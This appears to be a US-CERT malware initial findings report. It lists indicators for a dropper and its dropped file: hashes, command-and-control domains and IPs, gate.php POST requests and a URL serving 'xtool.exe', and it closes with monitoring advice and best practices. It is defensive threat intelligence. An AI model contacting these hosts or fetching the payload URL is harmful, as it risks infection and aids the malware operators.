(S) digital_cert_steal.bmp	Characterizes	(F) 9acba7e5f972cdd722541a23ff314ea81ac35d5c0c758eb708fb6e2cc4f598a0 (ae7e3)
(W) Address lookup	Characterizes	(D) private.directinvesting.com
(W) Address lookup	Characterizes	(D) cderlearn.com
(W) Address lookup	Characterizes	(D) editprod.waterfilter.in.ua
(W) Address lookup	Characterizes	(D) insta.reduct.ru
(W) Address lookup	Characterizes	(D) one2shoppee.com
(W) Address lookup	Characterizes	(D) ritsoperrol.ru
(W) Address lookup	Characterizes	(D) littjohnwilhap.ru
(W) Address lookup	Characterizes	(D) wilcarobbe.com
(H) GET /lexicon/index.c	Related_To	(D) private.directinvesting.com
(H) GET /lexicon/index.c	Related_To	(D) private.directinvesting.com
(H) GET /lexicon/index.c	Related_To	(D) private.directinvesting.com
(H) POST /search.cfm HTT	Related_To	(D) cderlearn.com
(H) POST /search.cfm HTT	Related_To	(D) cderlearn.com
(H) POST /zapoy/gate.php	Related_To	(D) wilcarobbe.com
(H) POST /zapoy/gate.php	Related_To	(D) littjohnwilhap.ru
(P) 80	Related_To	(D) wilcarobbe.com
(P) 80	Related_To	(D) littjohnwilhap.ru
(P) 80	Related_To	(D) ritsoperrol.ru
(H) POST /zapoy/gate.php	Related_To	(D) ritsoperrol.ru
(P) 80	Related_To	(D) one2shoppee.com
(P) 80	Related_To	(D) insta.reduct.ru
(P) 80	Related_To	(D) editprod.waterfilter.in.ua
(W) Address lookup	Characterizes	(I) 146.185.161.126
(W) Address lookup	Characterizes	(I) 176.114.0.120
(W) Address lookup	Characterizes	(I) 209.236.67.159
(W) Address lookup	Characterizes	(I) 204.12.12.40
(F) ac30321be90e85f7eb1ce7e211b91fed1d1f15b5d3235b9c1e0dad683538cc8e (81f1a)	Dropped	(F) 9f918fb741e951a10e68ce6874b839aef5a26d60486db31e509f8dcaa13acec5 (617ba)
(F) ac30321be90e85f7eb1ce7e211b91fed1d1f15b5d3235b9c1e0dad683538cc8e (81f1a)	Characterized_By	(S) ac30321be90e85f7eb1ce7e211b91fed1d1f15b5d3235b9c1e0dad683538cc8e
(S) ac30321be90e85f7eb1ce7e211b91fed1d1f15b5d3235b9c1e0dad683538cc8e	Characterizes	(F) ac30321be90e85f7eb1ce7e211b91fed1d1f15b5d3235b9c1e0dad683538cc8e (81f1a)
(P) 80	Related_To	(D) mymodule.waterfilter.in.ua/system/logs/xtool.exe
(W) Address lookup	Characterizes	(D) mymodule.waterfilter.in.ua/system/logs/xtool.exe
(W) Address lookup	Characterizes	(I) 176.114.0.157
(F) 9f918fb741e951a10e68ce6874b839aef5a26d60486db31e509f8dcaa13acec5 (617ba)	Characterized_By	(S) searching_reg_pop3.bmp
(F) 9f918fb741e951a10e68ce6874b839aef5a26d60486db31e509f8dcaa13acec5 (617ba)	Connected_To	(D) editprod.waterfilter.in.ua
(F) 9f918fb741e951a10e68ce6874b839aef5a26d60486db31e509f8dcaa13acec5 (617ba)	Connected_To	(D) insta.reduct.ru

(F) 9f918fb741e951a10e68ce6874b839aef5a26d604 86db31e509f8dcaa13acec5 (617ba)	Connected_To	(D) one2shoppee.com
(F) 9f918fb741e951a10e68ce6874b839aef5a26d604 86db31e509f8dcaa13acec5 (617ba)	Connected_To	(D) ritsoperrol.ru
(F) 9f918fb741e951a10e68ce6874b839aef5a26d604 86db31e509f8dcaa13acec5 (617ba)	Connected_To	(D) littjohnwilhap.ru
(F) 9f918fb741e951a10e68ce6874b839aef5a26d604 86db31e509f8dcaa13acec5 (617ba)	Connected_To	(D) wilcarobbe.com
(F) 9f918fb741e951a10e68ce6874b839aef5a26d604 86db31e509f8dcaa13acec5 (617ba)	Connected_To	(D) mymodule.waterfilter.in.ua/system /logs/xtool.exe
(F) 9f918fb741e951a10e68ce6874b839aef5a26d604 86db31e509f8dcaa13acec5 (617ba)	Dropped_By	(F) ac30321be90e85f7eb1ce7e211b91fed1d1f15b5d 3235b9c1e0dad683538cc8e (81f1a)
(S) searching_reg_pop3.bmp	Characterizes	(F) 9f918fb741e951a10e68ce6874b839aef5a26d604 86db31e509f8dcaa13acec5 (617ba)
(D) wilcarobbe.com	Characterized_By	(W) Address lookup
(D) wilcarobbe.com	Connected_From	(F) 9f918fb741e951a10e68ce6874b839aef5a26d604 86db31e509f8dcaa13acec5 (617ba)
(D) wilcarobbe.com	Related_To	(H) POST /zapoy/gate.php
(D) wilcarobbe.com	Related_To	(P) 80
(D) one2shoppee.com	Characterized_By	(W) Address lookup
(D) one2shoppee.com	Connected_From	(F) 9f918fb741e951a10e68ce6874b839aef5a26d604 86db31e509f8dcaa13acec5 (617ba)
(D) one2shoppee.com	Related_To	(P) 80
(D) ritsoperrol.ru	Characterized_By	(W) Address lookup
(D) ritsoperrol.ru	Connected_From	(F) 9f918fb741e951a10e68ce6874b839aef5a26d604 86db31e509f8dcaa13acec5 (617ba)
(D) ritsoperrol.ru	Related_To	(P) 80
(D) ritsoperrol.ru	Related_To	(H) POST /zapoy/gate.php
(D) littjohnwilhap.ru	Characterized_By	(W) Address lookup
(D) littjohnwilhap.ru	Connected_From	(F) 9f918fb741e951a10e68ce6874b839aef5a26d604 86db31e509f8dcaa13acec5 (617ba)
(D) littjohnwilhap.ru	Related_To	(H) POST /zapoy/gate.php
(D) littjohnwilhap.ru	Related_To	(P) 80
(D) insta.reduct.ru	Characterized_By	(W) Address lookup
(D) insta.reduct.ru	Connected_From	(F) 9f918fb741e951a10e68ce6874b839aef5a26d604 86db31e509f8dcaa13acec5 (617ba)
(D) insta.reduct.ru	Related_To	(P) 80
(D) insta.reduct.ru	Related_To	(I) 146.185.161.126
(I) 146.185.161.126	Characterized_By	(W) Address lookup
(I) 146.185.161.126	Related_To	(D) insta.reduct.ru
(D) editprod.waterfilter.in.ua	Characterized_By	(W) Address lookup
(D) editprod.waterfilter.in.ua	Connected_From	(F) 9f918fb741e951a10e68ce6874b839aef5a26d604 86db31e509f8dcaa13acec5 (617ba)
(D) editprod.waterfilter.in.ua	Related_To	(P) 80
(D) editprod.waterfilter.in.ua	Related_To	(I) 176.114.0.120
(I) 176.114.0.120	Characterized_By	(W) Address lookup
(I) 176.114.0.120	Related_To	(D) editprod.waterfilter.in.ua

(D) mymodule.waterfilter.in.ua/system /logs/xtool.exe	Related_To	(P) 80
(D) mymodule.waterfilter.in.ua/system /logs/xtool.exe	Characterized_By	(W) Address lookup
(D) mymodule.waterfilter.in.ua/system /logs/xtool.exe	Connected_From	(F) 9f918fb741e951a10e68ce6874b839aef5a26d60486db31e509f8dcaa13acec5 (617ba)
(D) mymodule.waterfilter.in.ua/system /logs/xtool.exe	Related_To	(I) 176.114.0.157
(I) 176.114.0.157	Characterized_By	(W) Address lookup
(I) 176.114.0.157	Related_To	(D) mymodule.waterfilter.in.ua/system /logs/xtool.exe

Mitigation Recommendations

US-CERT recommends monitoring activity to the following domain(s) and/or IP(s) as a potential indicator of infection:

- private.directinvesting.com
- cderlearn.com
- 204.12.12.40
- 209.236.67.159
- 176.114.0.120
- editprod.waterfilter.in.ua
- insta.reduct.ru
- 146.185.161.126
- one2shoppee.com
- ritsoperrol.ru
- littjohnwilhap.ru
- wilcarobbe.com
- mymodule.waterfilter.in.ua/system/logs/xtool.exe
- 176.114.0.157

US-CERT would like to remind users and administrators of the following best practices to strengthen the security posture of their organization's systems:

- Maintain up-to-date antivirus signatures and engines.
- Restrict users' ability (permissions) to install and run unwanted software applications.
- Enforce a strong password policy and implement regular password changes.
- Exercise caution when opening e-mail attachments even if the attachment is expected and the sender appears to be known.
- Keep operating system patches up-to-date.
- Enable a personal firewall on agency workstations.
- Disable unnecessary services on agency workstations and servers.
- Scan for and remove suspicious e-mail attachments; ensure the scanned attachment is its "true file type" (i.e., the extension matches the file header).
- Monitor users' web browsing habits; restrict access to sites with unfavorable content.
- Exercise caution when using removable media (e.g., USB thumbdrives, external drives, CDs, etc.).
- Scan all software downloaded from the Internet prior to executing.
- Maintain situational awareness of the latest threats; implement appropriate ACLs.

Contact Information

- 1-888-282-0870
- soc@us-cert.gov (UNCLASS)
- us-cert@dhs.sgov.gov (SIPRNET)
- us-cert@dhs.ic.gov (JWICS)

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Document FAQ

What is a MIFR? A Malware Initial Findings Report (MIFR) is intended to provide organizations with malware analysis in a timely manner. In most instances this report will provide initial indicators for computer and network defense. To request additional analysis, please contact US-CERT and provide information regarding the level of desired analysis.

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